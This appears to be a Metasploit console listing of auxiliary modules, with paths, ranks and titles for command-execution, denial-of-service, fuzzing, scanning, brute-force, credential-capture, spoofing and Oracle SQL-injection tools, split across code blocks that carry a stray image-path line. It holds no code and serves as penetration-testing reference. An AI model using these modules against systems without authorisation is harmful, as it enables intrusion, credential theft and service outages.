   admin/backupexec/dump                             normal     Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry                         normal     Veritas Backup Exec Server Registry Access
   admin/cisco/ios_http_auth_bypass                  normal     Cisco IOS HTTP Unauthorized Administrative Access
   admin/cisco/vpn_3000_ftp_bypass                   normal     Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                                 normal     IBM DB2 db2rcmd.exe Command Execution Vulnerability.
   admin/edirectory/edirectory_dhost_cookie          normal     Novell eDirectory DHOST Predictable Session Cookie
   admin/emc/alphastor_devicemanager_exec            normal     EMC AlphaStor Device Manager Arbitrary Command Execution
   admin/emc/alphastor_librarymanager_exec           normal     EMC AlphaStor Library Manager Arbitrary Command Execution
   admin/ftp/titanftp_xcrc_traversal                 normal     Titan FTP XCRC Directory Traversal Information Disclosure
   admin/http/hp_web_jetadmin_exec                   normal     HP Web JetAdmin 6.5 Server Arbitrary Command Execution
   admin/http/iomega_storcenterpro_sessionid         normal     Iomega StorCenter Pro NAS Web Authentication Bypass
   admin/http/tomcat_administration                  normal     Tomcat Administration Tool Default Access
   admin/http/typo3_sa_2009_002                      normal     Typo3 sa-2009-002 File Disclosure
   admin/maxdb/maxdb_cons_exec                       normal     SAP MaxDB cons.exe Remote Command Injection
   admin/motorola/wr850g_cred                        normal     Motorola WR850G v4.03 Credentials
   admin/ms/ms08_059_his2006                         normal     Microsoft Host Integration Server 2006 Command Execution Vulnerability.
   admin/mssql/mssql_enum                            normal     Microsoft SQL Server Configuration Enumerator
   admin/mssql/mssql_exec                            normal     Microsoft SQL Server xp_cmdshell Command Execution
   admin/mssql/mssql_idf                             normal     Microsoft SQL Server - Interesting Data Finder
   admin/mssql/mssql_sql                             normal     Microsoft SQL Server Generic Query
   admin/mysql/mysql_enum                            normal     MySQL Enumeration Module
   admin/mysql/mysql_sql                             normal     MySQL SQL Generic Query
   admin/officescan/tmlisten_traversal               normal     TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
   admin/oracle/ora_ntlm_stealer                     normal     Oracle SMB Relay Code Execution
   admin/oracle/oracle_login                         normal     Oracle Account Discovery.
   admin/oracle/oracle_sql                           normal     Oracle SQL Generic Query
   admin/oracle/oraenum                              normal     Oracle Database Enumeration
   admin/oracle/osb_execqr                           normal     Oracle Secure Backup exec_qr() Command Injection Vulnerability
   admin/oracle/osb_execqr2                          normal     Oracle Secure Backup Authentication Bypass/Command Injection Vulnerability
   admin/oracle/post_exploitation/win32exec          normal     Oracle Java execCommand (Win32)
   admin/oracle/post_exploitation/win32upload        normal     Oracle URL Download
   admin/oracle/sid_brute                            normal     ORACLE SID Brute Forcer.
   admin/oracle/tnscmd                               normal     TNSLsnr Command Issuer
   admin/pop2/uw_fileretrieval                       normal     UoW pop2d Remote File Retrieval Vulnerability
   admin/postgres/postgres_readfile                  normal     PostgreSQL Server Generic Query
   admin/postgres/postgres_sql                       normal     PostgreSQL Server Generic Query
   admin/serverprotect/file                          normal     TrendMicro ServerProtect File Access
   admin/smb/samba_symlink_traversal                 normal     Samba Symlink Directory Traversal
   admin/sunrpc/solaris_kcms_readfile                normal     Solaris KCMS + TTDB Arbitrary File Read
   admin/symantec/cba_exec                           excellent  Symantec System Center Alert Management System Arbitrary Command Execution
   admin/tikiwiki/tikidblib                          normal     TikiWiki information disclosure
   admin/webmin/file_disclosure                      normal     Webmin file disclosure
   client/smtp/emailer                               normal     Generic Emailer (SMTP)
   dos/cisco/ios_http_percentpercent                 normal     Cisco IOS HTTP GET /%% request Denial of Service
   dos/freebsd/nfsd/nfsd_mount                       normal     FreeBSD Remote NFS RPC Request Denial of Service
   dos/http/3com_superstack_switch                   normal     3Com SuperStack Switch Denial of Service
   dos/http/apache_mod_isapi                         normal     Apache mod_isapi <= 2.2.14 Dangling Pointer
   dos/http/dell_openmanage_post                     normal     Dell OpenManage POST Request Heap Overflow (win32)
   dos/http/webrick_regex                            normal     Ruby WEBrick::HTTP::DefaultFileHandler DoS
   dos/mdns/avahi_portzero                           normal     Avahi < 0.6.24 Source Port 0 DoS
   dos/ntp/ntpd_reserved_dos                         normal     NTP.org ntpd Reserved Mode Denial of Service
   dos/pptp/ms02_063_pptp_dos                        normal     MS02-063 PPTP Malformed Control Data Kernel Denial of Service
   dos/samba/lsa_addprivs_heap                       normal     Samba lsa_io_privilege_set Heap Overflow
   dos/samba/lsa_transnames_heap                     normal     Samba lsa_io_trans_names Heap Overflow
   dos/smtp/sendmail_prescan                         normal     Sendmail SMTP Address prescan <= 8.12.8 Memory Corruption
   dos/solaris/lpd/cascade_delete                    normal     Solaris LPD Arbitrary File Delete
   dos/tcp/junos_tcp_opt                             low        Juniper JunOS Malformed TCP Option
   dos/tcp/synflood                                  normal     TCP SYN Flooder
   dos/wifi/cts_rts_flood                            normal     Wireless CTS/RTS Flooder
   dos/wifi/daringphucball                           normal     Apple Airport 802.11 Probe Response Kernel Memory Corruption
   dos/wifi/deauth                                   normal     Wireless DEAUTH Flooder
   dos/wifi/fakeap                                   normal     Wireless Fake Access Point Beacon Flood
   dos/wifi/file2air                                 normal     Wireless Frame (File) Injector
   dos/wifi/netgear_ma521_rates                      normal     NetGear MA521 Wireless Driver Long Rates Overflow
   dos/wifi/netgear_wg311pci                         normal     NetGear WG311v1 Wireless Driver Long SSID Overflow
   dos/wifi/probe_resp_null_ssid                     normal     Multiple Wireless Vendor NULL SSID Probe Response
   dos/wifi/wifun                                    normal     Wireless Test Module
   dos/windows/appian/appian_bpm                     normal     Appian Enterprise Business Suite 5.6 SP1 DoS
   dos/windows/browser/ms09_065_eot_integer          normal     Microsoft Windows EOT Font Table Directory Integer Overflow
   dos/windows/ftp/filezilla_admin_user              normal     FileZilla FTP Server Admin Interface Denial of Service
   dos/windows/ftp/filezilla_server_port             normal     FileZilla FTP Server <=0.9.21 Malformed PORT Denial of Service
   dos/windows/ftp/guildftp_cwdlist                  normal     Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
   dos/windows/ftp/titan626_site                     normal     Titan FTP Server 6.26.630 SITE WHO DoS
   dos/windows/ftp/vicftps50_list                    normal     Victory FTP Server 5.0 LIST DoS
   dos/windows/ftp/winftp230_nlst                    normal     WinFTP 2.3.0 NLST Denial of Service
   dos/windows/ftp/xmeasy560_nlst                    normal     XM Easy Personal FTP Server 5.6.0 NLST DoS
   dos/windows/ftp/xmeasy570_nlst                    normal     XM Easy Personal FTP Server 5.7.0 NLST DoS
```



```
bash
   dos/windows/http/pi3web_isapi                      normal     Pi3Web <=2.0.13 ISAPI DoS
   dos/windows/nat/nat_helper                         normal     Microsoft Windows NAT Helper Denial of Service
   dos/windows/smb/ms05_047_pnp                       normal     Microsoft Plug and Play Service Registry Overflow
   dos/windows/smb/ms06_035_mailslot                  normal     Microsoft SRV.SYS Mailslot Write Corruption
   dos/windows/smb/ms06_063_trans                     normal     Microsoft SRV.SYS Pipe Transaction No Null
   dos/windows/smb/ms09_001_write                     normal     Microsoft SRV.SYS WriteAndX Invalid DataOffset
   dos/windows/smb/ms09_050_smb2_negotiate_pidhigh    normal     Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   dos/windows/smb/ms09_050_smb2_session_logoff       normal     Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
   dos/windows/smb/ms10_006_negotiate_response_loop   normal     Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
   dos/windows/smb/rras_vls_null_deref                normal     Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
   dos/windows/smb/vista_negotiate_stop               normal     Microsoft Vista SP0 SMB Negotiate Protocol DoS
   dos/windows/smtp/ms06_019_exchange                 normal     MS06-019 Exchange MODPROP Heap Overflow
   dos/windows/tftp/pt360_write                       normal     PacketTrap TFTP Server 2.2.5459.0 DoS
   dos/windows/tftp/solarwinds                        normal     SolarWinds TFTP Server 10.4.0.10 Denial of Service
   dos/wireshark/chunked                              normal     Wireshark chunked_encoding_dissector function DOS
   dos/wireshark/ldap                                 normal     Wireshark LDAP dissector DOS
   fuzzers/ftp/ftp_pre_post                           normal     Simple FTP Fuzzer
   fuzzers/http/http_get_uri_long                     normal     HTTP GET Request URI Fuzzer (Incrementing Lengths)
   fuzzers/http/http_get_uri_strings                  normal     HTTP GET Request URI Fuzzer (Fuzzer Strings)
   fuzzers/smb/smb2_negotiate_corrupt                 normal     SMB Negotiate SMB2 Dialect Corruption
   fuzzers/smb/smb_create_pipe                        normal     SMB Create Pipe Request Fuzzer
   fuzzers/smb/smb_create_pipe_corrupt                normal     SMB Create Pipe Request Corruption
   fuzzers/smb/smb_negotiate_corrupt                  normal     SMB Negotiate Dialect Corruption
   fuzzers/smb/smb_ntlm1_login_corrupt                normal     SMB NTLMv1 Login Request Corruption
   fuzzers/smb/smb_tree_connect                       normal     SMB Tree Connect Request Fuzzer
   fuzzers/smb/smb_tree_connect_corrupt               normal     SMB Tree Connect Request Corruption
   fuzzers/smtp/smtp_fuzzer                           normal     SMTP Simple Fuzzer
   fuzzers/ssh/ssh_kexinit_corrupt                    normal     SSH Key Exchange Init Corruption
   fuzzers/ssh/ssh_version_15                         normal     SSH 1.5 Version Fuzzer
   fuzzers/ssh/ssh_version_2                          normal     SSH 2.0 Version Fuzzer
   fuzzers/ssh/ssh_version_corrupt                    normal     SSH Version Corruption
   fuzzers/tds/tds_login_corrupt                      normal     TDS Protocol Login Request Corruption Fuzzer
   fuzzers/tds/tds_login_username                     normal     TDS Protocol Login Request Username Fuzzer
   fuzzers/wifi/fuzz_beacon                           normal     Wireless Beacon Frame Fuzzer
   fuzzers/wifi/fuzz_proberesp                        normal     Wireless Probe Response Frame Fuzzer
   gather/citrix_published_applications               normal     Citrix MetaFrame ICA Published Applications Scanner
   gather/citrix_published_bruteforce                 normal     Citrix MetaFrame ICA Published Applications Bruteforcer
   gather/dns_enum                                    normal     DNS Enumeration Module
   gather/search_email_collector                      normal     Search Engine Domain Email Address Collector
   pdf/foxit/authbypass                               normal     Foxit Reader Authorization Bypass
   scanner/backdoor/energizer_duo_detect              normal     Energizer DUO Trojan Scanner
   scanner/db2/db2_auth                               normal     DB2 Authentication Brute Force Utility
   scanner/db2/db2_version                            normal     DB2 Probe Utility
   scanner/db2/discovery                              normal     DB2 Discovery Service Detection.
   scanner/dcerpc/endpoint_mapper                     normal     Endpoint Mapper Service Discovery
   scanner/dcerpc/hidden                              normal     Hidden DCERPC Service Discovery
   scanner/dcerpc/management                          normal     Remote Management Interface Discovery
   scanner/dcerpc/tcp_dcerpc_auditor                  normal     DCERPC TCP Service Auditor
   scanner/dect/call_scanner                          normal     DECT Call Scanner
   scanner/dect/station_scanner                       normal     DECT Base Station Scanner
   scanner/discovery/arp_sweep                        normal     ARP Sweep Local Network Discovery
   scanner/discovery/udp_probe                        normal     UDP Service Prober
   scanner/discovery/udp_sweep                        normal     UDP Service Sweeper
   scanner/emc/alphastor_devicemanager                normal     EMC AlphaStor Device Manager Service.
   scanner/emc/alphastor_librarymanager               normal     EMC AlphaStor Library Manager Service.
   scanner/finger/finger_users                        normal     Finger Service User Enumerator
   scanner/ftp/anonymous                              normal     Anonymous FTP Access Detection
   scanner/ftp/ftp_login                              normal     FTP Authentication Scanner
   scanner/ftp/ftp_version                            normal     FTP Version Scanner
   scanner/http/axis_local_file_include               normal     Apache Axis2 v1.4.1 Local File Inclusion
   scanner/http/axis_login                            normal     Apache Axis2 v1.4.1 Brute Force Utility
   scanner/http/backup_file                           normal     HTTP Backup File Scanner
   scanner/http/blind_sql_query                       normal     HTTP Blind SQL Injection GET QUERY Scanner
   scanner/http/brute_dirs                            normal     HTTP Directory Brute Force Scanner
   scanner/http/cert                                  normal     HTTP SSL Certificate Checker
   scanner/http/copy_of_file                          normal     HTTP Copy File Scanner
   scanner/http/dir_listing                           normal     HTTP Directory Listing Scanner
   scanner/http/dir_scanner                           normal     HTTP Directory Scanner
   scanner/http/dir_webdav_unicode_bypass             normal     MS09-020 IIS6 WebDAV Unicode Auth Bypass Directory Scanner
   scanner/http/enum_delicious                        normal     Pull Del.icio.us Links (URLs) for a domain
   scanner/http/enum_wayback                          normal     Pull Archive.org stored URLs for a domain
   scanner/http/error_sql_injection                   normal     HTTP Error Based SQL Injection Scanner
   scanner/http/file_same_name_dir                    normal     HTTP File Same Name Directory Scanner
   scanner/http/files_dir                             normal     HTTP Interesting File Scanner
   scanner/http/frontpage_login                       normal     FrontPage Server Extensions Login Utility
   scanner/http/http_login                            normal     HTTP Login Utility
   scanner/http/http_version                          normal     HTTP Version Detection
   scanner/http/jboss_vulnscan                        normal     JBoss Vulnerability Scanner
   scanner/http/litespeed_source_disclosure           normal     LiteSpeed Source Code Disclosure/Download
   scanner/http/lucky_punch                           normal     HTTP Microsoft SQL Injection Table XSS Infection
   scanner/http/ms09_020_webdav_unicode_bypass        normal     MS09-020 IIS6 WebDAV Unicode Auth Bypass
   scanner/http/nginx_source_disclosure               normal     Nginx Source Code Disclosure/Download
   scanner/http/open_proxy                            normal     HTTP Open Proxy Detection
   scanner/http/options                               normal     HTTP Options Detection
```




```
   scanner/http/prev_dir_same_name_file                normal    HTTP Previous Directory File Scanner
   scanner/http/replace_ext                            normal    HTTP File Extension Scanner
   scanner/http/robots_txt                             normal    HTTP Robots.txt Content Scanner
   scanner/http/soap_xml                               normal    HTTP SOAP Verb/Noun Brute Force Scanner
   scanner/http/sqlmap                                 normal    SQLMAP SQL Injection External Module
   scanner/http/ssl                                    normal    HTTP SSL Certificate Information
   scanner/http/svn_scanner                            normal    HTTP Subversion Scanner
   scanner/http/tomcat_enum                            normal    Apache Tomcat User Enumeration
   scanner/http/tomcat_mgr_login                       normal    Tomcat Application Manager Login Utility
   scanner/http/trace_axd                              normal    HTTP trace.axd Content Scanner
   scanner/http/verb_auth_bypass                       normal    HTTP Verb Authentication Bypass Scanner
   scanner/http/vhost_scanner                          normal    HTTP Virtual Host Brute Force Scanner
   scanner/http/vmware_server_dir_trav                 normal    VMware Server Directory Transversal Vulnerability
   scanner/http/web_vulndb                             normal    HTTP Vuln scanner
   scanner/http/webdav_internal_ip                     normal    HTTP WebDAV Internal IP Scanner
   scanner/http/webdav_scanner                         normal    HTTP WebDAV Scanner
   scanner/http/webdav_website_content                 normal    HTTP WebDAV Website Content Scanner
   scanner/http/wordpress_login_enum                   normal    Wordpress Brute Force and User Enumeration Utility
   scanner/http/writable                               normal    HTTP Writable Path PUT/DELETE File Access
   scanner/http/xpath                                  normal    HTTP Blind XPATH 1.0 Injector
   scanner/imap/imap_version                           normal    IMAP4 Banner Grabber
   scanner/ip/ipidseq                                  normal    IPID Sequence Scanner
   scanner/lotus/lotus_domino_hashes                   normal    Lotus Domino Password Hash Collector
   scanner/lotus/lotus_domino_login                    normal    Lotus Domino Brute Force Utility
   scanner/lotus/lotus_domino_version                  normal    Lotus Domino Version
   scanner/misc/ib_service_mgr_info                    normal    Borland InterBase Services Manager Information
   scanner/misc/sunrpc_portmapper                      normal    SunRPC Portmap Program Enumerator
   scanner/motorola/timbuktu_udp                       normal    Motorola Timbuktu Service Detection.
   scanner/mssql/mssql_login                           normal    MSSQL Login Utility
   scanner/mssql/mssql_ping                            normal    MSSQL Ping Utility
   scanner/mysql/mysql_login                           normal    MySQL Login Utility
   scanner/mysql/mysql_version                         normal    MySQL Server Version Enumeration
   scanner/netbios/nbname                              normal    NetBIOS Information Discovery
   scanner/netbios/nbname_probe                        normal    NetBIOS Information Discovery Prober
   scanner/nfs/nfsmount                                normal    NFS Mount Scanner
   scanner/ntp/ntp_monlist                             normal    NTP Monitor List Scanner
   scanner/oracle/emc_sid                              normal    Oracle Enterprise Manager Control SID Discovery
   scanner/oracle/sid_enum                             normal    Oracle SID Enumeration.
   scanner/oracle/spy_sid                              normal    Oracle Application Server Spy Servlet SID Enumeration.
   scanner/oracle/tnslsnr_version                      normal    Oracle tnslsnr Service Version Query.
   scanner/oracle/xdb_sid                              normal    Oracle XML DB SID Discovery
   scanner/oracle/xdb_sid_brute                        normal    Oracle XML DB SID Discovery via Brute Force
   scanner/pop3/pop3_version                           normal    POP3 Banner Grabber
   scanner/portscan/ack                                normal    TCP ACK Firewall Scanner
   scanner/portscan/ftpbounce                          normal    FTP Bounce Port Scanner
   scanner/portscan/syn                                normal    TCP SYN Port Scanner
   scanner/portscan/tcp                                normal    TCP Port Scanner
   scanner/portscan/xmas                               normal    TCP "XMas" Port Scanner
   scanner/postgres/postgres_login                     normal    PostgreSQL Login Utility
   scanner/postgres/postgres_version                   normal    PostgreSQL Version Probe
   scanner/rogue/rogue_recv                            normal    Rogue Gateway Detection: Receiver
   scanner/rogue/rogue_send                            normal    Rogue Gateway Detection: Sender
   scanner/sip/enumerator                              normal    SIP Username Enumerator (UDP)
   scanner/sip/enumerator_tcp                          normal    SIP Username Enumerator (TCP)
   scanner/sip/options                                 normal    SIP Endpoint Scanner (UDP)
   scanner/sip/options_tcp                             normal    SIP Endpoint Scanner (TCP)
   scanner/smb/pipe_auditor                            normal    SMB Session Pipe Auditor
   scanner/smb/pipe_dcerpc_auditor                     normal    SMB Session Pipe DCERPC Auditor
   scanner/smb/smb2                                    normal    SMB 2.0 Protocol Detection
   scanner/smb/smb_enumshares                          normal    SMB Share Enumeration
   scanner/smb/smb_enumusers                           normal    SMB User Enumeration (SAM EnumUsers)
   scanner/smb/smb_login                               normal    SMB Login Check Scanner
   scanner/smb/smb_lookupsid                           normal    SMB Local User Enumeration (LookupSid)
   scanner/smb/smb_version                             normal    SMB Version Detection
   scanner/smtp/smtp_version                           normal    SMTP Banner Grabber
   scanner/snmp/aix_version                            normal    AIX SNMP Scanner Auxiliary Module
   scanner/snmp/community                              normal    SNMP Community Scanner
   scanner/ssh/ssh_login                               normal    SSH Login Check Scanner
   scanner/ssh/ssh_login_pubkey                        normal    SSH Public Key Login Scanner
   scanner/ssh/ssh_version                             normal    SSH Version Scannner
   scanner/telephony/wardial                           normal    Wardialer
   scanner/telnet/telnet_login                         normal    Telnet Login Check Scanner
   scanner/telnet/telnet_version                       normal    Telnet Service Banner Detection
   scanner/tftp/tftpbrute                              normal    TFTP Brute Forcer
   scanner/vnc/vnc_none_auth                           normal    VNC Authentication None Detection
   scanner/x11/open_x11                                normal    X11 No-Auth Scanner
   server/browser_autopwn                              normal    HTTP Client Automatic Exploiter
   server/capture/ftp                                  normal    Authentication Capture: FTP
   server/capture/http                                 normal    Authentication Capture: HTTP
   server/capture/http_ntlm                            normal    HTTP Client MS Credential Catcher
   server/capture/imap                                 normal    Authentication Capture: IMAP
   server/capture/pop3                                 normal    Authentication Capture: POP3
   server/capture/smb                                  normal    Authentication Capture: SMB
   server/capture/smtp                                 normal    Authentication Capture: SMTP
```



```
   server/capture/smtp                                  normal     Authentication Capture: SMTP
   server/capture/telnet                                normal     Authentication Capture: Telnet
   server/dns/spoofhelper                               normal     DNS Spoofing Helper Service
   server/fakedns                                       normal     Fake DNS Service
   server/file_autopwn                                  normal     File Format Exploit Generator
   server/ftp                                           normal     FTP File Server
   server/socks_unc                                     normal     SOCKS Proxy UNC Path Redirection
   server/tftp                                          normal     TFTP File Server
   sniffer/psnuffle                                     normal     pSnuffle Packet Sniffer
   spoof/cisco/dtp                                      normal     Forge Cisco DTP Packets
   spoof/dns/bailiwicked_domain                         normal     DNS BailiWicked Domain Attack
   spoof/dns/bailiwicked_host                           normal     DNS BailiWicked Host Attack
   spoof/dns/compare_results                            normal     DNS Lookup Result Comparison
   spoof/wifi/airpwn                                    normal     Airpwn TCP hijack
   spoof/wifi/dnspwn                                    normal     DNSpwn DNS hijack
   sqli/oracle/dbms_cdc_ipublish                        normal     SQL Injection via SYS.DBMS_CDC_IPUBLISH.ALTER_HOTLOG_INTERNAL_CSOURCE
   sqli/oracle/dbms_cdc_publish                         normal     SQL Injection via SYS.DBMS_CDC_PUBLISH.ALTER_AUTOLOG_CHANGE_SOURCE
   sqli/oracle/dbms_cdc_publish2                        normal     SQL Injection via SYS.DBMS_CDC_PUBLISH.DROP_CHANGE_SOURCE
   sqli/oracle/dbms_export_extension                    normal     SQL Injection via DBMS_EXPORT_EXTENSION.
   sqli/oracle/dbms_metadata_get_granted_xml            normal     SQL Injection via SYS.DBMS_METADATA.GET_GRANTED_XML.
   sqli/oracle/dbms_metadata_get_xml                    normal     SQL Injection via SYS.DBMS_METADATA.GET_XML.
   sqli/oracle/dbms_metadata_open                       normal     SQL Injection via SYS.DBMS_METADATA.OPEN.
   sqli/oracle/droptable_trigger                        normal     SQL Injection in  MDSYS.SDO_TOPO_DROP_FTBL Trigger.
   sqli/oracle/jvm_os_code_10g                          normal      DBMS_JVM_EXP_PERMS 10gR2, 11gR1/R2 OS Command Execution
   sqli/oracle/jvm_os_code_11g                          normal      DBMS_JVM_EXP_PERMS 11g R1/R2 OS Code Execution
   sqli/oracle/lt_compressworkspace                     normal     SQL Injection via SYS.LT.COMPRESSWORKSPACE.
   sqli/oracle/lt_findricset_cursor                     normal     SQL Injection via SYS.LT.FINDRICSET Evil Cursor Method
   sqli/oracle/lt_mergeworkspace                        normal     SQL Injection via SYS.LT.MERGEWORKSPACE.
   sqli/oracle/lt_removeworkspace                       normal     SQL Injection via SYS.LT.REMOVEWORKSPACE.
   sqli/oracle/lt_rollbackworkspace                     normal     SQL Injection via SYS.LT.ROLLBACKWORKSPACE.
   test/capture                                         normal     Simple Network Capture Tester
   test/eth_spoof                                       normal     Simple Ethernet Frame Spoofer
   test/ftp_data                                        normal     FTP Client Exploit Mixin DATA test Exploit
   test/ip_spoof                                        normal     Simple IP Spoofing Tester
   test/recon_passive                                   normal     Simple Recon Module Tester
   test/scanner_batch                                   normal     Simple Recon Module Tester
   test/scanner_host                                    normal     Simple Recon Module Tester
   test/scanner_range                                   normal     Simple Recon Module Tester
   voip/sip_invite_spoof                                normal     SIP Invite Spoof

msf >
```

